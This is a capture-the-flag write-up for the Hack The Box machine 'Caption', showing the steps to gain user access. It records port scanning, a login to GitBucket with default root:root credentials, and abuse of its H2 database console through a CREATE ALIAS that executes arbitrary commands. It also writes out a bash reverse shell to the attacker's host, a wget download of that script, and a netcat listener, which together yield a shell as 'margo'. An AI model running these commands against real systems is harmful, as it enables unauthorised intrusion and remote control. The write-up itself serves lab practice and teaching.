
# HTB – Caption Writeup

In short: default credentials, vulnerable web-based database viewer, improper input sanitation on root processes leading to priv ledge escalation.


## Part 1: User




```
$cat nmap.out
# Nmap 7.94SVN scan initiated Mon Sep 16 21:22:08 2024 as: nmap -sVC -v -p- -o nmap.out 10.10.11.33
Nmap scan report for 10.10.11.33
Host is up (0.072s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://caption.htb
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, X11Probe:
|     HTTP/1.1 400 Bad request
|     Content-length: 90
|     Cache-Control: no-cache
|     Connection: close
|     Content-Type: text/html
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|     </body></html>
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 301 Moved Permanently
|     content-length: 0
|     location: http://caption.htb
|_    connection: close
8080/tcp open  http-proxy
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: GitBucket
```

nmap -sVC -v -p- -o nmap.out 10.10.11.33


The initial nmap scan shows three services running: SSH and two web servers on ports 80 and 8080.



*Port 80*




*Port 8080*



```
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /search/ - 200
Dir found: /new/ - 401
Dir found: /assets/ - 403
Dir found: /assets/common/ - 403
Dir found: /signin/ - 200
Dir found: /assets/common/images/ - 403
Dir found: /assets/common/css/ - 403
Dir found: /root/ - 200
```

*DirBuster*

I didn’t find anything interesting with the web server hosted on port 80, so I decided to run DirBuster on port 8080 and I noticed an interesting directory, /root.




root
Administrator
Caption Networks
http://caption.htb
Joined on 2024-03-08

Caption-Portal
Updated 1 day ago


Logservice
Updated on 8 Mar

After navigating to the /root directory on port 8080, I discover it is a user on the website with the username “root”. I successfully login as user root using the username and password “root:root”.




ACCESS_TOKEN
ACCOUNT
ACCOUNT_EXTRA_MAIL_ADDRESS
ACCOUNT_FEDERATION
ACCOUNT_PREFERENCE
ACCOUNT_WEB_HOOK
ACCOUNT_WEB_HOOK_EVENT
COLLABORATOR
COMMIT_COMMENT
COMMIT_STATUS
CUSTOM_FIELD
DEPLOY_KEY
GIST
GIST_COMMENT
GPG_KEY
GROUP_MEMBER
ISSUE
ISSUE_ASSIGNEE
ISSUE_COMMENT
ISSUE_CUSTOM_FIELD
ISSUE_ID
ISSUE_LABEL
ISSUE_NOTIFICATION
LABEL
MILESTONE
NOTIFICATIONS_ACCOUNT
PAGES
PLUGIN
PRIORITY
PROTECTED_BRANCH
PROTECTED_BRANCH_REQUIRE_CONTEXT
PULL_REQUEST
RELEASE_ASSET
RELEASE_TAG
REPOSITORY
SSH_KEY
VERSIONS

After exploring the website for a bit, I stumbled upon a page that allows me to interact with the database. After a bit of research, I discovered that GitBucket uses an H2 database. Then, I found an article that goes into detail on how to exploit a H2 database and run arbitrary commands.



```
CREATE ALIAS REVEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A");
return s.hasNext() ? s.next() : ""; }$$;
```


First I created a function that called “REVEXEC” that runs java code.




```
CALL REVEXEC('ls');
```

```
org.h2.jdbc.JdbcSQLDataException: Data conversion error converting "app copyparty-sfx.py gitbucket.war linpeas.sh logs reverse.elf user.txt "; SQL statement: CALL REVEXEC('ls'); [22018-199]
```

Then, I called the function and passed the command “ls”. Although there is an error, it still prints the contents of the current directory in the error message.




```
└──╼ $cat shell.sh
bash -i >& /dev/tcp/10.10.14.3/4444 0>&1
┌─[[redacted]@parrot]─[~/Desktop/HTB/Caption]
└──╼ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



```
CALL REVEXEC('wget -O /tmp/shell.sh http://10.10.14.3:8000/shell.sh');
```


org.h2.jdbc.JdbcSQLDataException: Data conversion error converting : SQL statement: CALL REVEXEC('chmod +x /tmp/shell.sh'); [22018-199]




```
CALL REVEXEC('chmod +x /tmp/shell.sh');
```

org.h2.jdbc.JdbcSQLDataException: Data conversion error converting ; SQL statement: CALL REVEXEC('chmod +x /tmp/shell.sh'); [22018-199]

Next, I created a reverse shell file and started a python http server to host it. Using the “REVEXEC” function I downloaded the reverse shell file then changed it to be executable.




```
└──╼ $rlwrap nc -nlvp 4444
listening on [any] 4444 ...
```



```
CALL REVEXEC('bash /tmp/shell.sh');
```

org.h2.jdbc.JdbcSQLDataException: Data conversion error converting ; SQL statement: CALL REVEXEC('bash /tmp/shell.sh'); [22018-199]

Finally, I started a listener on port 4444 using netcat and executed the reverse shell file.




```
└──╼ $rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.33] 34818
bash: cannot set terminal process group (1290): Inappropriate ioctl for device
bash: no job control in this shell
margo@caption:~$ ls
ls
app
copyparty-sfx.py
gitbucket.war
linpeas.sh
logs
reverse.elf
user.txt
margo@caption:~$ 
```

And we have user under the account “margo”!

